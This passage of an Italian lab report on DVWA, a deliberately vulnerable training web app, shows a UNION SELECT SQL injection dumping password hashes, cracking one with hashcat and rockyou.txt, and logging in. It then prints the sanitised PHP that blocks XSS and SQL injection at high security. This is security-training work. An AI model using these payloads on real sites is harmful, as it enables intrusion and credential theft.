ID: 1 UNION SELECT user,password FROM dvwa.users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

D) Decriptazione Passwd

Creazione del file Pablo.txt con password criptata

```
GNU nano 8.3 pablo.txt *
0d107d09f5bbe40cade3de5c71e9e9b7|
```

Payload

```
hashcat -m 0 pablo.txt /usr/share/wordlists/rockyou.txt
```

Password di pablo decriptata

```
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

D) Exploit



Username

Password

Dimostrazione della Password inserita

```
.7 |
.8 | username=pablo&password=letmein&Login=Login
```

3. High Difficult

Username: admin
Security Level: high
PHPIDS: disabled

- **Attacchi:**

- A) **Alert**
- B) **Cookie**

3.1 XSS Reflected

Questo tipo di attacco viene sfruttato iniettando parametri nell'url e successivamente inviato alla vittima. L'attacco ha successo solo se la vittima target preme/clicca sul link ricevuto, innescando il codice malevolo, grazie anche alla session-id presente già nel dispositivo che porta a chiamate automatiche. Ad esempio un payload per il cambio password.

A) Alert:

La riga che segue, codifica/converte i caratteri speciali, evitando di interpretare codice HTML/Javascript.

Questo livello non può essere *exploitato* ma consultando il sorgente è possibile capire una delle tecniche da attuare per evitare di scrivere codice vulnerabile.

```
echo '<pre>';  
echo 'Hello ' . htmlspecialchars($_GET['name']);  
echo '</pre>';
```

B) Cookie:

Payload

Stesso discorso per i cookie, questo livello non può essere *exploitato* ma consultando il sorgente è possibile capire una delle tecniche da attuare per evitare di scrivere codice vulnerabile.

```
echo '<pre>';  
echo 'Hello ' . htmlspecialchars($_GET['name']);  
echo '</pre>';
```

3.2 XSS Stored

- Attacchi:

- A) Alert
- B) Cookie

A) Alert:

B) Cookie:

Il codice che segue, ha sanitizzato sia il campo Name che il campo Message con htmlspecialchars impedendo l'iniezione

```
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = stripslashes($name);
    $name = mysql_real_escape_string($name);
    $name = htmlspecialchars($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');

}

?>
```

3.3 SQL Injection

Anche il codice che segue ha sanitizzato l'input con solo numeri e non è possibile exploitare.

```
<?php
if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'"
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>')

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' .
            echo '</pre>';

            $i++;

        }

    }
}
?>
```

